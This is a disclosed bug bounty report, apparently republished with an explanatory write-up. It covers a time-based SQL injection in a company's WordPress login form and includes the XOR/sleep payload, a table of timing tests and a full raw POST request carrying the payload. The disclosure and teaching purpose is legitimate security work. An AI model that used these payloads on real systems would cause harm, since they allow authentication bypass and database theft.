bypass sql injection #1109311
The login form on a WordPress site was vulnerable to time-based SQL injection, as shown by delays matching the requested sleep times. An attacker could use this to bypass authentication and read or modify the database.

- Triaged in 2 days
- Fixed in 4 months
- Paid in 10 days
- Disclosed after 4 months
Summary by the researcher
How I Found Sql Injection on 8x8 , Cengage,Comodo,Automattic,20 company
CVE-2019–17558: Apache Solr Vulnerable to Remote Code Execution Zero-Day Vulnerability
The report
hello dear support
i have found SQL injection and bypass this case #1109311
Tests performed:
0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => 20.002
0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => 7.282
0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => 0.912
0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => 16.553
0'XOR(if(now()=sysdate(),sleep(3),0))XOR'Z => 3.463
0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => 1.229
0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => 7.79
Proof

payload in photos 0'XOR(if(now()=sysdate(),sleep(10),0))XOR'Z
http request
POST /wp-login.php HTTP/2 Host: www.acronis.cz Cookie: PHPSESSID=49kn3h0ecv1urjd70jucn2j4gh; _fbp=fb.1.1623467463578.959472854; wordpress_test_cookie=WP+Cookie+check User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://www.acronis.cz/wp-login.php Content-Type: application/x-www-form-urlencoded Content-Length: 717 Origin: https://www.acronis.cz Upgrade-Insecure-Requests: 1 Te: trailers Connection: close
log=0'XOR(if(now()=sysdate(),sleep(10),0))XOR'Z&pwd=0%27XOR%28if%28now%28%29%3Dsysdate%28%29%2Csleep%2815%29%2C0%29%29XOR%27Z+%3D%3E&g-recaptcha-response=03AGdBq25b-W6tugq-xMA5r4HA1FJJX1uDMve_1fZXKK0wtp2SxW745D7MwrwsXYpIQtRFHR4cMPxIWp5nTWRR89A4LGaom7kVvG7eMiPGe2z-rQIAM9oAd2Anp5_RBkg9tTndCyHlFh1cMUZKTtq-eF1yEI_Ixi7c6-xkDrqvs0Kb5DEZ_eu9SWNnm_evtbW0XXtz8pI7ipHNzw5icYUn6LmxkbxmyqfyQ5j4ZaPGnoPvtS2huSZKyN9RoVBL-v9UHs8Zdkj1dcVvVwurhVCNjBBFPTnZeA-D1iYSp_kqtfLzW1d84F_-9p09Tw9bp7qlirNa-UFSKnWxY27c6oAw5_p649TgBzLQMY4-bMK0_2bbqOv1RIy2vhqIXjpeh6r8l4-MAHHgllF0iW2ClpXKn5Y95DSg2muoc-zzdQ5xE2cpLL3Gw71nNITafbIC2QEKyyS-QBk8h1dn&wp-submit=P%C5%99ihl%C3%A1sit+se&redirect_to=https%3A%2F%2Fwww.acronis.cz%2Fwp-admin%2F&testcookie=1
sleep 10 it's response millis 12000
Vulnerability Description
SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements that control a web application's database server.
Impact
An attacker can use SQL injection to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQLi can also be used to add, modify and delete records in a database, affecting data integrity. Under the right circumstances, SQLi can also be used by an attacker to execute OS commands, which may then be used to escalate an attack even further.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the login form passed user input into a database query without proper parameterisation or escaping.
Impact
An attacker could bypass authentication and retrieve, add, modify or delete database records; under some conditions they could also execute OS commands.
What the attacker needed
Access to the login form
How it was found
- Send a POST request to the WordPress login endpoint with a crafted username containing a time-delay SQL expression.
- Observe that the response is delayed by roughly the requested sleep duration, confirming the injection.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
SQL injection is when a website puts user input directly into a database command without checking it. Here, the login form was the entry point, and the tester used a crafted username to make the database pause, proving the input reached the database. This could let an attacker log in without a password or steal data.
What is SQL injection?
Input reaches a database query as code, letting an attacker read or change data the application never meant to expose.






